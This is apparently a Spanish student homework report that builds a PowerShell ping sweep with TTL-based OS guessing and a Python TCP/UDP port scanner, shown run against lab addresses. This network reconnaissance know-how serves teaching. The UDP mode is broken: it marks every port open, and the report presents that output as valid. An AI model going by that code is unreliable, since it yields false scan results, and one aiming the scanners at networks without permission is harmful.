192.168.3.51 No disponible
```

Con respecto al rango de direcciones IP, se eligió hasta 254 porque así se define comúnmente en redes que utilizan una máscara de subred de '255.255.255.0'. Esta configuración crea una subred con 256 direcciones posibles, desde '192.168.x.0' hasta '192.168.x.255'. No obstante, la dirección '192.168.x.0' se reserva para identificar la red misma y la dirección '192.168.x.255' se utiliza como dirección de difusión (broadcast) para enviar datos a todos los dispositivos de la red simultáneamente.

Por lo que, las direcciones utilizables para los dispositivos individuales en la red van desde '192.168.x.1' hasta '192.168.x.254'. Es por ello que el script mostrado define el rango de '1..254', para cubrir todas las direcciones IP posibles que puedan ser asignadas a dispositivos individuales dentro de la subred.

Adaptador de LAN inalámbrica Wi-Fi:

```
Sufijo DNS específico para la conexión. . . :  
Vínculo: dirección IPv6 local. . . : fe80::c889:33dd:e558:422c%3  
Dirección IPv4. . . . . : 192.168.3.38  
Máscara de subred . . . . . : 255.255.255.0  
Puerta de enlace predeterminada . . . . . : 192.168.3.1
```

- Has que tu script identifique los sistemas operativos a través del TTL.

Para lograr lo que se solicita se ha modificado el script original; se reemplazo `$result = Test-Connection -Count 1 -ComputerName $_ -Quiet`, por `$pingResult = Test-Connection -ComputerName $_ -Count 1 -ErrorAction Stop` para que se pueda obtener más información que simplemente si una dirección IP esta disponible o no. En lugar de asignar el resultado a una variable result y utilizar el parámetro -Quiet, que devuelve un valor booleano (verdadero o falso), esta vez el script está configurado para capturar el objeto completo devuelto por Test-Connection. Esto nos permite acceder a más detalles de la respuesta al ping, como el valor TTL (Time To Live). El valor TTL es un campo en el encabezado de los paquetes IP que indica cuántos saltos (routers) puede atravesar un paquete antes de ser descartado. Los diferentes sistemas operativos establecen valores TTL predeterminados distintos cuando envían paquetes. Los mas comunes son:

- Windows suele utilizar un TTL de 128.
- Linux/Unix suele utilizar un TTL de 64.

Entonces, una vez que recibimos una respuesta de ping, y se puede ver el valor TTL, se hace una inferencia sobre el sistema operativo del host remoto basándonos en ese valor. Si el valor TTL está cerca de 64, es probable que el host esté ejecutando Linux/Unix. Si está cerca de 128, es probable que esté ejecutando Windows.

```
C:\> Users > light > OneDrive > Escritorio > > scripts1 > ...  
1 # Importa el módulo necesario para Test-Connection  
2 Import-Module Microsoft.PowerShell.Management  
3  
4 # Define el rango de direcciones IP a escanear para la interfaz Wi-Fi  
5 $ipRange = 1..254 | ForEach-Object { "192.168.3.$_" } #modifique con su propia dirección IP  
6  
7 # Realiza el Network Sweep e intenta identificar el sistema operativo  
8 $ipRange | ForEach-Object {  
9     try {  
10         $pingResult = Test-Connection -ComputerName $_ -Count 1 -ErrorAction Stop  
11         if ($pingResult) {  
12             $ttl = $pingResult.ResponseTimeToLive  
13             $os = if ($ttl -le 64) { "Linux/Unix" } elseif ($ttl -gt 64 -and $ttl -le 128) { "Windows" } else { "Desconocido" }  
14             "$($_) ACTIVO, Sistema Operativo probable: $os, TTL: $ttl"  
15         }  
16     } catch {  
17         "$($_) no alcanzable"  
18     }  
19 }
```

Sin embargo, es importante mencionar que esta inferencia no es absoluta, ya que otros sistemas utilizan el mismo número, como en el caso de linux, ya que MaOs y FreeBSD también usan 64.


```
Error de prueba de conexión con el equipo '192.168.3.34': Error debido a falta de recursos no alcanzable
Error de prueba de conexión con el equipo '192.168.3.35': Error no recuperable durante una búsqueda en base de datos no alcanzable
192.168.3.36 ACTIVO, Sistema Operativo probable: Linux/Unix, TTL: 64
Error de prueba de conexión con el equipo '192.168.3.37': Error no recuperable durante una búsqueda en base de datos no alcanzable
192.168.3.38 ACTIVO, Sistema Operativo probable: Windows, TTL: 128
Error de prueba de conexión con el equipo '192.168.3.39': Error no recuperable durante una búsqueda en base de datos no alcanzable
```

Ejecución del script

Desarrolla un escáner de puertos por TCP con sockets tomando como base alguno de los programas vistos en clase (sesión 12)

- Como entrada de tu programa se deberá recibir por línea de comandos, la dirección IPv4 y el rango de puertos a escanear.
- Como salida deberán mostrarse los puertos abiertos.
- Permite que tu escáner realice escaneos por UDP. Agrega la opción en tu programa para permitir esta funcionalidad.

Para la entrada usaremos el formato establecido siendo la forma de ejecución **python3 scanner.py IP Puerto Inicial Puerto Final TCP/UDP** En donde debemos de especificar al final si nos interezan los puertos TCP o UDP

La función toma la dirección IP a escanear y el número del primer puerto start_port y el número del último puerto end_port en el rango a escanear ta,mbien el protocolo a utilizar TCP o UDP ademas utiliza un bucle for para iterar sobre todos los puertos en el rango dado creando un socket con el tipo especificado por el protocolo TCP o UDP y realizando una conexión al puerto en la dirección IP utilizando connect_ex(). Si la conexión tiene éxito el resultado igual a 0 agrega el número del puerto a una lista de puertos abiertos. Finalmente, la función devuelve la lista de puertos abiertos encontrados durante el escaneo.

```
import socket as s
import sys

def scan_ports(ip, start_port, end_port, protocol):
    """
    Realiza el escaneo de los puertos en un rango y una dirección IP dada, utilizando el protocolo especificado (TCP o UDP).
    Retorna:
    list: Una lista de puertos abiertos en el rango dado y utilizando el protocolo especificado.
    """
    open_ports = []
    socket_type = s.SOCK_STREAM if protocol == "TCP" else s.SOCK_DGRAM
    for port in range(start_port, end_port + 1):
        try:
            sock = s.socket(s.AF_INET, socket_type)
            result = sock.connect_ex((ip, port))
            if result == 0:
                open_ports.append(port)
            sock.close()
        except KeyboardInterrupt:
            print("Escaneo Cancelado.")
            sys.exit()
        except Exception as e:
            print(f"Error al escanear puerto {port}: {e}")
    return open_ports
```

```

if __name__ == "__main__":
    if len(sys.argv) != 5:
        print("Uso: python3 scanner.py <IP> <Puerto Inicial> <Puerto Final> <TCP/UDP>")
        sys.exit()

    ip = sys.argv[1]
    start_port = int(sys.argv[2])
    end_port = int(sys.argv[3])
    protocol = sys.argv[4].upper()

    if protocol not in ["TCP", "UDP"]:
        print("Protocolo no válido. Debe ser TCP o UDP.")
        sys.exit()

    print(f"Escaneando puertos {protocol} del {start_port} al {end_port} en la dirección IP {ip} ...")
    open_ports = scan_ports(ip, start_port, end_port, protocol)
    print("Puertos abiertos:", open_ports)

```

Una vez ejecutado el script de la manera correcta podremos obtener los puertos de nuestro interes dependiendo si son TCP o UDP

```

(falco@kali)-[~/Desktop/p2_DEfensiva]
$ netstat -tuln | grep 'tcp'
tcp        0      0 0.0.0.0:22                0.0.0.0:*                LISTEN
tcp        0      0 0.0.0.0:2222             0.0.0.0:*                LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::1716                  :::*                    LISTEN
tcp6       0      0 :::2222                  :::*                    LISTEN

(falco@kali)-[~/Desktop/p2_DEfensiva]
$ python3 scanner.py 192.168.79.128 0 3000 TCP

Escaneando puertos TCP del 0 al 3000 en la dirección IP 192.168.79.128...
Puertos abiertos: [22, 1716, 2222]

(falco@kali)-[~/Desktop/p2_DEfensiva]
$ python3 scanner.py 192.168.79.128 0 30 UDP

Escaneando puertos UDP del 0 al 30 en la dirección IP 192.168.79.128...
Puertos abiertos: [0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30]

```